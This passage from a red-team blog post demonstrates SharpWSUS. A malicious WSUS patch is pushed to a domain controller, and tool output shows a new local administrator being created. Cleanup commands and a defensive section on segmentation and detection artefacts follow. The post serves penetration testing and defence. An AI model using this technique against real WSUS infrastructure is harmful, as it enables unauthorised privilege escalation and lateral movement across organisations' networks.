           Phil Keeble @ Nettitude Red Team

[*] Action: Check Update

Targeting bloredc2.blorebank.local
TargetComputer, ComputerID, TargetID
------------------------------------
bloredc2.blorebank.local, ac661454-10d4-477f-9e1c-04e1bb3cf429, 16

Update Info cannot be found.

[*] Check complete
```

This value is pretty slow to update and can be unreliable. It is the same way using the WSUS console as well, it seems like WSUS is just not very efficient at tracking status. Until the target computer next checks in the value will not be populated so it will return the message above.

To speed up the demo the client will be forced to look for updates.




Windows Update

Checking for updates...

Most recent check for updates:	Today at 06:34
Updates were installed:	Today at 12:10 (Failed).
You receive updates:	Managed by your system administrator
	Check online for updates from Microsoft Update

This showed important updates to be installed…



Windows Update

Install downloaded updates


4 important updates are available

4 important updates selected, 4.1 MB

Install updates

Most recent check for updates:	Today at 16:07
Updates were installed:	Today at 12:10 (Failed).
You receive updates:	Managed by your system administrator
	Check online for updates from Microsoft Update

… including the malicious patch.



Select the updates you want to install

Important (4)

	Name	Size
	Updates (4)	
✓	2021-09 Security Stack Update for Windows Server 2012 for x64-based Systems (KB5006103)	1.0 MB
✓	2021-09 Security Stack Update for Windows Server 2012 for x64-based Systems (KB5006103)	1.0 MB
✓	2021-09 Security Stack Update for Windows Server 2012 for x64-based Systems (KB5006103)	1.0 MB
✓	WSUSDemo	1.0 MB

WSUSDemo

Install this update to resolve issues in Windows.


Published: Today

Update is ready to install

More information


Support information

Checking the local *Administrators* group of the DC to make sure there is no conflicting user:



```
PS C:\Users\ben> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
ben
Domain Admins
Enterprise Admins
SCCM-Admins
SCCM-SiteServers
veeam_local_pt
The command completed successfully.

PS C:\Users\ben> _
```

Then the patch is installed:



Windows Update

The updates were installed

More updates are available.


Succeeded: 1 update

Review important updates

3 important updates selected


Most recent check for updates:	Today at 16:07
Updates were installed:	Today at 16:10.
You receive updates:	Managed by your system administrator
	Check online for updates from Microsoft Update

The new local administrator was made on the Domain Controller!



```
PS C:\Users\ben> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
ben
Domain Admins
Enterprise Admins
SCCM-Admins
SCCM-SiteServers
veeam_local_pt
WSUSDemo
The command completed successfully.

PS C:\Users\ben> _
```

Once the patch is installed on the target machine, the client will be able to see the following information.



Control Panel ▸ System and Security ▸ Windows Update ▸ View update history


Review your update history

Check the Status column to ensure all important updates were successful. To remove an update, see Installed Updates.

Troubleshoot problems with installing updates

Name	Status	Importance	Date installed
WSUSDemo	Succeeded	Important	28/02/2022

If they click on the title of the update they will be taken to the details for the patch.



Windows Update

WSUSDemo

Installation date: 28/02/2022 16:10

You may need to restart your computer for this update to take effect.


Installation status: Succeeded

Update type: Important

Install this update to resolve issues in Windows.

More information:
https://www.nettitude.com


Once the client has checked in the status will be updated. This is still delayed and can take time to alter in the database. It seems the value will be updated when the computer next checks-in after its installed, which can take a few check-ins.



```
 ____  _                   __        ______  _   _ ____  
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___| 
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \ 
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/ 
                       |_|                               
           Phil Keeble @ Nettitude Red Team

[*] Action: Check Update

Targeting bloredc2.blorebank.local
TargetComputer, ComputerID, TargetID
------------------------------------
bloredc2.blorebank.local, ac661454-10d4-477f-9e1c-04e1bb3cf429, 16

[*] Update is installed

[*] Check complete
```


Once the patch is installed clean-up can be performed within SharpWSUS with the following command:

```
SharpWSUS.exe delete /updateid:5d667dfd-c8f0-484d-8835-59138ac0e127
/computername:bloredc2.blorebank.local /groupname:"Demo Group"
```




```
 ____  _                          __        ______  _   _ ____  
/ ___|| |__   __ _ _ __ _ __   \ \      / / ___|| | | / ___| 
\___ \| '_ \ / _` | '__| '_ \  \ \ /\ / /\___ \| | | \___ \ 
 ___) | | | | (_| | |  | |_) |  \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/    \_/\_/  |____/ \___/|____/ 
                       |_|                                  
           Phil Keeble @ Nettitude Red Team

[*] Action: Delete Update

[*] Update declined.


[*] Update deleted.


Targeting bloredc2.blorebank.local
TargetComputer, ComputerID, TargetID
------------------------------------
bloredc2.blorebank.local, ac661454-10d4-477f-9e1c-04e1bb3cf429, 16
Removed Computer From Group
Remove Group

[*] Delete complete
```

This will decline the patch, delete the patch, remove the target from the group and delete the group.
Looking on the WSUS console it can be seen that the group is removed.



If the patch is explicitly searched for within WSUS, it is no longer there.



Search the names of all computers.

Name contains: WSUSDemo

It should be noted that the patch binary “wuagent.exe” will remain on disk and is up to the operator to delete manually.

Protecting Against WSUS Abuse

Lateral movement through WSUS is not a new technique, however it is an option that will likely remain available to attackers for some time. Whilst preventing this access to local SYSTEM to abuse WSUS like this is not possible, it is possible to understand the attack path and take precautions.

The best defence against this would be segmenting the WSUS server from the network so that the server itself is more difficult to compromise, along with implementing a tiered WSUS structure with Upstream and Downstream Servers so that clients can be distributed between each relevant WSUS server.

Segmentation of the WSUS servers from the network makes the WSUS server more difficult to compromise and can force an attacker down a specific path that could be detected. Separating clients out to different WSUS servers limits where an attacker can laterally move to after compromising a downstream Server.

Various artefacts exist that may present an opportunity for detection:

- A new WSUS group with one host is likely to be created. For more mass ransomware type attacks this may be all hosts in a new group.
  - The default group name within SharpWSUS is “InjectGroup”
- The malicious patch itself and its metadata could all lead to detection opportunity if looking for patches outside of the normal Microsoft patches. The default patch created by SharpWSUS will have the following metadata:
  - Title: “SharpWSUS Update”
  - Date: “2021-09-26”
  - Rating: “Important”
  - KB: “5006103”
  - Description: “Install this update to resolve issues in Windows.”
  - URL: “https://www.nettitude.com”
- When the patch is created, a Microsoft signed binary will be copied to the WSUS web root. If the WSUS content location was C:\Updates\WSUSContent for example, then the signed binary would be placed in C:\Updates\WUAgent.exe. This binary will not be removed after the patch is deleted, so this binary on disk could provide detection cases for WSUS being abused and may indicate what the abuse was (such as *PsExec.exe*, *MsiExec.exe* etc).
- When the WSUS patch is approved, the user that approved it is stored and can be seen in the console. This appears to be often “WUS Server”, and that is what SharpWSUS will use. If your environment uses an alternate approval user then this could stand out.

Summary

WSUS is a core part of Windows environments and is very often deployed in a way that would allow an attacker to use it to bypass internal networking restrictions. This blog has not detailed any new attack techniques, but the release of SharpWSUS (https://github.com/nettitude/SharpWSUS) aims to aid with offensive security professionals utilising this attack path through C2 to demonstrate the risks and aid with improvement.

Download SharpWSUS

GitHub: https://github.com/nettitude/SharpWSUS

Latest Cyber Labs articles

Article

Binary Ninja Plugin

Recently, in response to a customer incident we needed to reverse engineer a malware sample of WhiteRabbit ransomware...

→

Article

This Badge is My Badge

When it comes to covert entry assessments, successfully capturing RFID badge values can mean the difference between failure...

→